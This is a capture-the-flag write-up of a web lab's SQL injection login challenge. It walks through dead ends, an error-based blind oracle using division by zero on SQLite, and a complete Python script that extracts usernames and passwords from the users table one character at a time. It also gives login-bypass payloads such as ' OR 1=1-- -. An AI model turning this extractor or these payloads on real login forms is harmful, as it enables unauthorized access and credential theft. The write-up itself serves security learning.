
Gatekeeper

Gatekeeper Corp's employee intranet. The internal dashboard holds sensitive company memos — can you find a way in?
Room Description
https://dashboard.webverselabs-pro.com/challenges/gatekeeper
Scenario
Gatekeeper Corp recently rolled out an internal portal for employee communications and credential management. The IT team built it fast and shipped it faster. Somewhere in that rush, they left a door open.
Objective
Gatekeeper Corp's employee intranet. The internal dashboard holds sensitive company memos — can you find a way in?
Initial Analysis
The target was a login portal for “Gatekeeper Corp,” with the goal of accessing internal data (specifically memos/credentials). The challenge was labeled as:
SQL Injection – Easy (30 XP)
Which… turned out to be slightly misleading in practice. (initially)


There isn't a whole lot going on in this web app, there's a directory with employees, which at a point I thought we needed because we would need to login as some of the security personnel.

There's a password reset endpoint which is disabled.

So all we are left with is the login form.
Finding the bug
Basic payload:
' OR 1=1-- -
Response:
HTTP/2 302 → /dashboard
Nice. That confirms injection.
Even though we were getting:
302 → /dashboard
We weren’t actually logged in. Following the redirect just bounced us back to /login.
This is where things started getting tricky.
What’s happening?
The app likely does something like:
if query_returns_row:
    redirect("/dashboard")
But does not set a session properly unless credentials are valid.
So:
- SQLi works
- But no real authentication happens
Let's start by going through a bunch of scenarios.
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
❌ Dead End #1 – Login Bypass
We tried:
- Multiple payloads from SecLists

- ffuf fuzzing with SQLi wordlists
- Different comment styles (
--,#,/*)
Everything resulted in:
302 → /dashboard → redirect back to /login
I tried with both ghauri and sqlmap as well, and they both gave me a result that there is a query that bypasses the login prompt, but it was the same result, we got 302, and back to the /login page we went.
Conclusion:
This is NOT a login bypass challenge.
❌ Dead End #2 – Boolean-based SQLi
Next idea: use status codes as a boolean oracle.
Test:
' OR 1=1-- -
' OR 1=2-- -
Expected:
- TRUE → 302
- FALSE → 200
Actual:
- BOTH → 302
That killed classic boolean-based extraction.
❌ Dead End #3 – Time-based / Blind payloads
We also tried:
- time-based payloads
- blind SQLi wordlists
No useful signal.
💡 Breakthrough – Syntax-based Oracle
Things clicked when testing:
admin' OR (SELECT 1)-- -
We got a 302 response.
admin' OR (SELECT invalid_column)-- -
We got a 200 response (Invalid credentials page)
Real Oracle
Instead of:
TRUE vs FALSE
We had:
VALID SQL vs INVALID SQL
Exploitation Strategy
We needed a way to:
- Return valid SQL when condition is TRUE
- Trigger SQL error when FALSE
Solution:
admin' OR (SELECT 1/(condition))-- -
| Condition | Result | | --------------- | ------------------- | | TRUE (1=1 → 1) | 1/1 → valid → 302 | | FALSE (1=2 → 0) | 1/0 → error → 200 |
Clean boolean oracle.
Building the Extractor
We wrote (similarly to Parcel, ChatGPT'd it) a Python script that:
- Sends requests
- Uses response code as oracle
- Extracts data character-by-character
Exploitation
Mistake #1 – Database Type
We initially assumed MySQL, which didn't work:
database()
ASCII()
Fix: SQLite detection
Testing:
sqlite_version()
Worked perfectly:
3.46.1
So we switched to SQLite functions:
SUBSTR()instead ofSUBSTRING()UNICODE()instead ofASCII()
Mistake #2 – sqlite_master schema
We tried:
SELECT sql FROM sqlite_master
Got empty results which means it's likely restricted.
Fix: skip schema, brute columns
Instead of relying on schema, we guessed common columns:
- username
- password
- memo
- message
Final Exploit
We used concatenation:
username || ':' || password
With ordering:
SELECT username || ':' || password
FROM users
ORDER BY rowid
LIMIT 0,1
import requests

URL = "https://d0f9623c-3970-gatekeeper-54ec0.challenges.webverselabs-pro.com/login"

session = requests.Session()

# =========================
# CORE ORACLE
# =========================

def send(payload):
    r = session.post(
        URL,
        data={"username": "admin", "password": payload},
        allow_redirects=False
    )
    return r.status_code


def is_true(condition):
    payload = f"admin' OR (SELECT 1/({condition}))-- -"
    return send(payload) == 302


# =========================
# BINARY EXTRACTION ENGINE
# =========================

def get_length(query, max_len=60):
    print("[*] Finding length...")

    for i in range(1, max_len + 1):
        if is_true(f"LENGTH(({query}))={i}"):
            print(f"[+] Length: {i}")
            return i

    print("[-] Length not found")
    return None


def get_char_binary(query, pos):
    low = 32
    high = 126

    while low <= high:
        mid = (low + high) // 2

        if is_true(f"UNICODE(SUBSTR(({query}),{pos},1))>{mid}"):
            low = mid + 1
        else:
            high = mid - 1

    return chr(low)


def extract(query):
    length = get_length(query)
    if not length:
        return ""

    result = ""

    print("[*] Extracting (binary search)...\n")

    for i in range(1, length + 1):
        c = get_char_binary(query, i)
        result += c
        print(f"[+] {result}")

    return result


# =========================
# USERS DUMP (TARGETED)
# =========================

def dump_users():
    print("\n[*] Dumping users table...\n")

    queries = [
        "(SELECT username || ':' || password FROM users LIMIT {},1)",
        "(SELECT username || ':' || password || ':' || role FROM users LIMIT {},1)",
        "(SELECT username || ':' || password || ':' || email FROM users LIMIT {},1)",
        "(SELECT username || ':' || password || ':' || note FROM users LIMIT {},1)"
    ]

    for i in range(5):
        print(f"\n[ROW {i}]")

        for q in queries:
            try:
                data = extract(q.format(i))
                if data:
                    print(f"  → {data}")
            except:
                pass


# =========================
# MAIN
# =========================

if __name__ == "__main__":
    print("[*] Starting binary SQLi extractor...\n")

    print("[*] Sanity check:")
    print("TRUE:", is_true("1=1"))
    print("FALSE:", is_true("1=2"))

    # quick test (optional)
    print("\n[*] SQLite version:")
    print(extract("sqlite_version()"))

    # dump users (main goal)
    dump_users()


And that's great, we got the credentials! Yet, whenever I tried to login with the admin credentials, I managed to get a 302 redirect AGAIN, I really wasn't sure what was going wrong. I reset the instance and tried to login with the admin credentials and successfully got the flag.

The actual challenge solution
Then I went to bed and I got a message from the challenge creator:
Hey bro
I saw you trying the Gatekeeper challenge
I fixed a bug in it
I was trying to prevent browsers from sending dashboard cookies to the challenge domains when users run challenges
But the nginx rule was stripping all cookies including the ones Gatekeeper sent to redirect you to /dashboard
It's fixed now tho!
I retried the challenge and turned out it's just a simple login bypass that you can bypass using the following payload:
' or 1=1 --
Every 302 response that we got yesterday would've meant we would've solved the challenge if it worked :sob:. I guess the challenge got fixed between the instance where the credentials didn't work, and the following that I tried again that did get me through the /dashboard.